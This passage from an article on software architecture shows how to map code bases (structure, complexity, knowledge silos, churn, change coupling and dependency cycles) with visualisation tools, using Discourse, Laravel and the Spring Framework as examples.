
On Mapping

We can master our architecture by periodically matching our expectations to reality, to what is actually codified. This code mapping is different to taking a pen and drawing boxes and lines. It is of course still worthwhile to do the latter and draw what we think. These are after all our expectations that we want to prove or disprove.

But what is really interesting is what the reality is. To extract this information we need to look at facts, for example code or git, and extract and visualize the information there. How we do that depends then on what facts we have available, the power of our tools and what category we want to map.

Once we have the tools in place we can start our iterative design process (heavily inspired by the [PDCA cycle](#)):




Abb. 10: The Code Mapping Cycle

1. We make architectural decisions
2. We implement them
3. We map the results
4. We adjust our thinking, then -if needed- our architecture

There are multiple things we can map in a code base. A good place to start is with the large structures of our code.

Map Code Structures

The first thing we can do in a code base is to map the structure. My preference is to use the open-source tool [CodeCharta](#) for this because it is free, maintained and continuously improved since 2017.

1 CodeCharta can visualize the metrics of our code base as a 3D tree map. Seasoned developers might know **this** approach from CodeCity, last released in 2009. I don't make any claims of originality here. The city metaphor is simply a very effective visualization for code bases. CodeCharta is novel only in that it is very easy to get started with and it is well-maintained.

1 Please note that code mapping is a universal method and not tied to any tool. You **do** have to use tools though to have some semblance that what you map is based on facts, not feelings. CodeCharta is simply used here because it is free to use and I am very familiar with it, having helped develop it. If the other tools I mention are more familiar to you then use them instead to map. You can find a summary at the end of **this** article.

Let us now look at [Discourse](#). We will visualize each file as a building. The size of the building represents the real lines of code (RLoC). *Real* because these are only the code lines that we actually have to read to understand the code. Comments or whitespace are excluded. The result is the following:




Abb. 11: Discourse Code Map

In the visualization you can immediately see that discourse consists of basically three technical clusters: **app** (259k), **plugins** (254k) and **spec** (240k). Which tells us that discourse is intended to be customizable via plugins. It also tells us that tests are valued: **app** and **spec** have almost a 1:1 ratio and each plugin gets its own tests, something we can see by highlighting “*spec*”.

It does not tell us anything about what discourse is for though. **app**, probably the core of discourse, is structured in a technical manner. It’s about **models**, **services** and **controllers**. Likely because that is the idiom for [Ruby on Rails](#) applications.

The name of this structure pattern is **package-by-layer**. It groups things together not by relation (e.g. controllers typically do not call each other) but by technical whims of the framework. You can immediately spot the framework, Rails, but nothing about the domain that the software supports.

To me this pattern is problematic because it does not tell me anything about what belongs together and I cannot grasp the domain at-a-glance. This makes it harder to onboard people (the directory structure is the first thing they encounter) but it also means that feature development is spread out across multiple code places.

Contrast that with the structure of the plugins. They seem to be using more of a **package-by-feature** pattern where all layers of the feature (controllers, models, ...) are in the same place (see [Martin Fowler’s Bliki](#) or this post by [Simon Brown](#)). You see plugins for **chat**, **calendar** or **poll**, and that tells you more about the domain than technical layers ever can. The tests also get this context by default. Any test inside **chat** is about testing the chat. To me that seems much easier on the brain. We take a cue from neuroscience (explicitly [Hebbian Theory](#)) and **wire together what fires together**.

If we do it well, we can get the following text-book example:




Abb. 12: DDD Library Code Map

Seeing the structures **catalogue**, **lending**, **patron** tells you a lot about the domain.

Of course, it's not entirely fair to compare this sample project (with around 3,000 lines of code) to a huge system like Discourse. I did this for two reasons. Firstly, it was important to me to show how the business domain can be communicated directly via the structure. Second, there are no large OSS projects that use package-by-feature **and** use functional domain terms. Large open source projects “only” support business processes, but are not themselves part of the core business. Therefore, the features have technical names such as `validation` and not functional domain names such as `patron`.

For example the OSS PHP web framework [Laravel](#) uses package-by-feature:




Abb. 13: Laravel Code Map

Here you can clearly see the parts that Laravel provides the user. The logic for `validation` or accessing the `database` is not spread out but in one place. Once you accept the technical feature names, it is easy to grasp what Laravel is about.

I encourage everyone to give package-by-feature (or the Simon Brown alternative [package-by-component](#)) a try. It might be your first “adjust” step. After adjusting your packaging you will likely have your next insight. It is often surprising how much code has been invested per feature. This in turn can lead to the question if all details of the feature are actually used. If it turns out only a fraction are needed by actual users (e.g. we could map the feature usage) we could decide to delete obsolete code.

Map Code Complexity

Let us now map the [Spring Framework](#):




Abb. 14: Spring Framework Code Map

This time we place cyclomatic complexity on the height (±) and also on the color of the building. Cyclomatic complexity tells us how many branches in code there are (**if**, **case**, **for**, **catch**, ...) and that translates to how many decisions are made in the file. Buildings with 100 or more decisions are colored yellow, those with more than 200 are colored red here. I prefer lower thresholds for my code, but these values give us a good overview of where the major complexity of the Spring framework is situated without being overwhelming.

Clearly, `spring-core` and the `spring-beans` are hard to understand, given that the files are quite large and complex. But the `WhatWgUrlParser` inside `spring-web` is also quite interesting. It has 2k RLoC and 840 cyclomatic complexity and exists because it's what browser use to parse Urls that are not spec-compliant (RFC 3986). A lot of code can be needed to be lenient with Urls.

```

1 The term cyclomatic complexity was coined by Thomas McCabe in 1976, long before Java
  (1995) or C++ (1985) were released. The metric is part of a field of study called "
  computational complexity theory" (so Wikipedia tells me), like the complexity classes
  of your favorite algorithms.
2
3 Unfortunately the name complexity has a very different definition in "complexity science"
  . Here complexity means "the presence of emergent behaviours and properties in a
  system" (as explained by Barry O'Reilly, inventor of Residuality Theory). As code has
  no emergent behaviors, it will do exactly what you wrote, software can never be
  complex. Software is only ever complicated. From this definition viewpoint, the
  metric should have been called cyclomatic complicatedness.
4
5 You might have stumbled upon complexity science the same way I have, through the Cynefin
  framework and wondered about these things. As they say, naming is a hard problem,
  especially when different fields of study clash. In this article we stick with
  complexity because that is the name of the metric.
```

By itself the complexity view does not lead to an “adjust”. While it is useful (and sometimes surprising) to see where complexity is spent, it is only useful to look at complexity together with other metrics. But before we can combine multiple metrics, a word (a chapter) of warning.

On Metrics

When a metric becomes a target, it ceases to be a good metric.

Free interpretation of [Goodhearts Law](#)

Goodhearts paraphrased adage sums up the problem with metrics quite well. They are very bad as targets.

Let us say the target is to “Decrease the complexity of these 100 classes to below 30 within 4 weeks.” It is really easy to do so by using the [“Extract class” refactoring](#). Whether the result is understandable does not matter. If we are evaluated or paid based on the cyclomatic complexity per class, we’ll keep it low no matter what. Job accomplished, the patient is dead.

At the same time metrics are very useful as the **start** of a conversation, especially when we combine it with other metrics:

Why does this really complex class have so little line coverage? Do we need to do something about that? Does that low coverage create problems for future feature X?

Possible team conversation

We need metrics to handle our huge code base but they can only show where we can start exploring. They cannot show answers. Please keep that in mind when mapping and before adjusting.

Map Knowledge Silos

When is complex code bad? Due to all the decisions that complex code encodes it can become very bad when only one person knows it. Here is an example from a customer project where we put the number of authors on the color. This is information that is available in the git log.

A file becomes a **knowledge silo** if only a few people know about it. In the following picture every file that has one author becomes red, every file that has two authors is yellow, and three or more authors is white.




Abb. 15: Knowledge Silo Code Map

The `Librarian` class is quite complex but only has one author. It is also the linchpin in a feature that business considers critical. Clearly a place where we should increase the knowledge through pair/ensemble programming or similar. Especially if the author is leaving the team or about to leave.

But is `Librarian` really a problem? Depending on the team there are multiple situations where it might not be an issue. For example:

- The team does regular team-programming but does not use the [git trailer feature](#) like `Co-Authored by: X`
- The `git` metrics are flawed for some other reason (e.g. pull-requests are always squashed by the same person -> generally not a good idea)
- `Librarian` is changed only very seldom

It is often worth exploring further and looking at how often the code is changed.

Map Often-Changed Code

Even very complex code is not necessarily dangerous. If the code is just there and does its job then we do not need to tackle it. But what if it is constantly changed, what if it has a lot of insertions `{+}` and/or deletions `{-}`? It is much harder to understand complex code than simple code. Hence modifications in complex code take more time, are more error prone and that makes them more expensive. We can of course also map such code. In the following example we put the ratio of insertions/deletions (we call this churn) on the color:




Abb. 16: High Churn Code Map

`ModuleService` in the top-left corner immediately sticks out. It has a lot of code, a lot of decisions, and a lot of change. In addition the name is intention-hiding. This is a prime refactoring target before we implement the next feature there. But we would do well not to stop the investigation here. Maybe there is some form of coupling at play that leads to all this churn?

Map Change Coupling

This time we take the same customer project but map number of authors on the color. A high number of authors points to a **coordination bottleneck**: many authors need to change the same file because it is used in multiple contexts. We can do another thing and visualize **change coupling**: when two or more files are frequently committed together, we say they are change coupled. To change one you also have to change the other, a fact that is clear in the git history. The resulting map can be seen below.

- 1 Change coupling was first proposed by Adam Tornhill in his book *Your Code as a Crime Scene*, then under the name "*Temporal Coupling*". It is also available in the tool CodeScene which is well-worth checking out.




Abb. 17: Change Coupling Code Map

We can clearly see that `ModuleService` is safe in terms of authors and change coupling. Complexity is high, so is churn,

but no coordination bottleneck. `RentService` however is committed together with a lot of other files. It does not import these other files and neither does the inverse happen.

It is thus likely that a hidden coupling exists between `RentService` and these other files. That can take many forms. In [stringly typed code](#) (where types are represented with strings instead of modelling them explicitly) the coupling happens because the code switches on the same string code in multiple places. There are multiple other ways in which such a hidden coupling can exist (see also [connascence](#)) and something that has to be explored in the team.

Next we can look at the explicit coupling in code, the dependencies that the files have.

Map Dependencies

`import` statements create explicit dependencies between files. With tools like [SonarGraph](#) we can check the compiled (byte) code and visualize the dependencies as a graph.

In this article we are going to be using an alternative tool (as of time of writing not yet open-sourced). Mainly because it has a very powerful visualization algorithm (more on that below), and is very easy to get started with as it can parse source code directly without needing build artifacts. I am also very familiar with it, having helped develop it.

When we map dependencies we are particularly interested in cycles. These can take multiple forms.

The most obvious is **A directly** depending on **B** and **B** depending on **A**. This can already be quite vicious. Changing **A** can lead to a change in **B** which might lead to a change in **A** to accommodate and so on.




Abb. 18: Cycle between A and B

Then there are transitive dependencies. **A** depends on **B**, **B** depends on **C** and **C** depends on **A**. Again changing any of the elements can lead to changes in any other element in the chain. The longer the chain the more of these changes can ripple through your code base and lead to unforeseen changes.




Abb. 19: Transitive Cycle between X and Y and Z

Finally we have architecture cycles where features or layers have cyclic dependencies between them. We can visualize such problems by arranging our packages into rows from top to bottom (an algorithm that was pioneered by [Structure 101](#), now part of [Sonar](#)). The elements in the first row have only dependencies on the elements below them. The elements in the last row have only ingoing dependencies. Elements in the same row have no dependencies between them.

- 1 In most code bases **this** perfect structure does not exist however. There are always some cycles. To solve **this** we use a heuristic and assume that the one with more outgoing dependencies should be placed higher.

The result of this ordering is that we can skip drawing the arrows going down and only draw the red arrows that go up. This reduces the noise in the map significantly and allows us to focus on the cycles that we need to manage. The following example code (only subtly inspired by a famous tabletop role-playing game) uses a variant of Jeffrey Palermo's [onion architecture](#). Normally all dependencies should point down towards `domain`. But `domain` also depends on the higher-level `application`.




Abb. 20: Layer Cycle

The problem with cycles is that fixing them is hard (i.e. time-consuming) but creating them by mistake is easy. It is something that can happen even to experienced teams.




Abb. 21: CodeCharta Feedback when packaging-by-layer


The graph shows the packages sorted by the previously described algorithm. Because the dependencies going down are implicit, we can hide them and reduce the signal-to-noise ratio. We can focus on the red arrows going up. These upwards dependencies, aka feedback dependencies, can easily create *knots in our brain*.

To understand `services` you first have to understand `ui` but to understand that you first have to understand `services` but to understand that...

This deadlock does not only happen in your brain. It can also happen when you change something because that can cause *ripple-effects* where a change in `service` leads to a change in `ui` which leads to a change in `service` and so on. Normally the layer at the top should be safely changeable without affecting lower layers.

The first step to address the red dependencies is to package-by-feature, which will clarify which features depend on each other. Dependency-breaking techniques such as consumer-defined interfaces can help once this work is completed. Often it is a case of placing an element where it is needed the most and then breaking the dependency that other features have or delegating their needs.

A framework that is organized by feature since a long time is spring. The separation is quite strong because each coarse-grained feature is separated into its own gradle project. This way the projects cannot have cycles between them because the compiler does not allow them. Each of these projects has their own package hierarchy.



The package `org.springframework.context` shows up both in the `main` production code as well as in the `test` and `testFixtures`. This is normal. However `org.springframework.cache` shows up across multiple projects. This becomes important when we map the dependencies of the framework:




Abb. 22: Spring Framework Feedback including Tests

We have feedback even though the compiler does not allow them.

One reason is that the tool we are using works on source code, not build projects, and groups the files by package. Files with the same package name but different build project will end up in the same location. E.g. `org.springframework.cache` is located in multiple gradle projects. This is known as the **split package problem** and is not allowed when using the java platform module system (JPMS). When not opting-in to JPMS, files in the same package but different jars can at runtime override each other or access each others package-private members, potentially breaking encapsulation. As far as I know Spring does not use JPMS because it creates significant overhead for them to implement it.

The more important reason for the feedback dependencies however is that test files can create feedback, even if the production code has none. E.g. the files in `src/test/..cache` depend on files in `src/testFixtures/..contextsupport` which then depend on `src/main/..cache`.

If we remove the `src/test` and `src/testFixtures` folder and only leave the production code in `src/main` we get a much more manageable picture:




Abb. 23: Spring Framework Feedback without Tests

If we look at only the production code in `main` then there is almost no feedback between the top-level features. If we include `test` and `testFixtures` then we have lots. This creates an interesting debate. On one hand `src/main` cannot depend on `src/test` (in maven at least) so you cannot have the *ripple-effects* when changing code. On the other hand these test dependencies can still create *knots in your brain*.

Of course we should not only look at top-level cycles but also how the dependencies inside the top-level packages look. We can take a deeper look at `http` which is part of `spring-web`:

